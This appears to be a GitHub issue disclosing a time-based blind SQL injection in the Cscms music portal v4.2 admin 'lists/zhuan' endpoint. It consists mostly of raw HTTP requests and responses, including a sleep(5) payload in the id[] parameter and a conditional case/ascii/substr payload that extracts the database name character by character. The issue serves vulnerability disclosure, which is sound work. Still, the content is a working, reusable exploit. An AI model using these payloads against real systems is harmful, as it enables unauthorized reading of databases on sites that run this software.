New issue

Jump to bottom

SQL injection vulnerability exists in Cscms music portal system v4.2 #24


Open **Am1azi3ng** opened this issue on Apr 18 · 0 comments

Am1azi3ng commented on Apr 18

Details

There is a Injection vulnerability exists in pic_Lists.php_zhuan

The administrator needs to add a picture after logging in




construct payload

```
POST /admin.php/pic/admin/lists/zhuan HTTP/1.1
Host: cscms.test
Content-Length: 21
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.83 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://cscms.test
Referer: http://cscms.test/admin.php/pic/admin/type?yid=3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
```

```
Connection: close

id[]=(sleep(5))&cid=5
```

The injection point is ID and sleeps for 5 seconds




```
POST /admin.php/pic/admin/lists/zhuan HTTP/1.1
Host: cscms.test
Content-Length: 21
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
 like Gecko) Chrome/85.0.4183.83 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://cscms.test
Referer: http://cscms.test/admin.php/pic/admin/type?yid=3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: cscms_admin_id=3HtLFUmqgin4; cscms_admin_login=
6hHRwKPiGz1%2FN9C4hmVHcOkF4oyCo18INzjjyeMF3fURy57grmVzbA; cscms_session=
n7gacaf0cfrdgd78692oaa4f21i036fp;XDEBUG_SESSION=PHPSTORM
Connection: close

id[]=(sleep(5))&cid=5
```

```
HTTP/1.1 200 OK
Date: Wed, 19 Jan 2022 09:56:26 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
X-Powered-By: PHP/5.6.9
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-Generator: Cscms v4 (http://www.chshcms.com)
Set-Cookie: cscms_session=n7gacaf0cfrdgd78692oaa4f21i036fp; expires=Wed, 19-Jan-2
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 236

{"error":0,"info":{"url":"\/admin.php\/pic\/admin\/lists?v=708","msg":"\u606d\u55
```


construct payload

```
(case(1)when(ascii(substr((select(database()))from(1)for(1)))=99)then(sleep(5))else(1)end)
```



```
POST /admin.php/pic/admin/lists/zhuan HTTP/1.1
Host: cscms.test
Content-Length: 101
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
 like Gecko) Chrome/85.0.4183.83 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://cscms.test
Referer: http://cscms.test/admin.php/pic/admin/type?yid=3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: cscms_admin_id=3HtLFUmqgin4; cscms_admin_login=
6hHRwKPiGz1%2FN9C4hmVHcOkF4oyCo18INzjjyeMF3fURy57grmVzbA; cscms_session=
n7gacaf0cfrdgd78692oaa4f21i036fp;XDEBUG_SESSION=PHPSTORM
Connection: close

id[]=
(case(1)when(ascii(substr((select(database()))from(1)for(1)))=99)then(sleep(5))e
lse(1)end)&cid=5
```

```
HTTP/1.1 200 OK
Date: Wed, 19 Jan 2022 09:55:18 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
X-Powered-By: PHP/5.6.9
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-Generator: Cscms v4 (http://www.chshcms.com)
Set-Cookie: cscms_session=n7gacaf0cfrdgd78692oaa4f21i036fp; expires=Wed, 19-Jan-2
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 236

{"error":0,"info":{"url":"\/admin.php\/pic\/admin\/lists?v=814","msg":"\u606d\u55
```



```
   `database()`
1  cscms
```

Because the first letter of the background database name is "c", it sleeps for 5 seconds,so the vulnerablity exisit

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant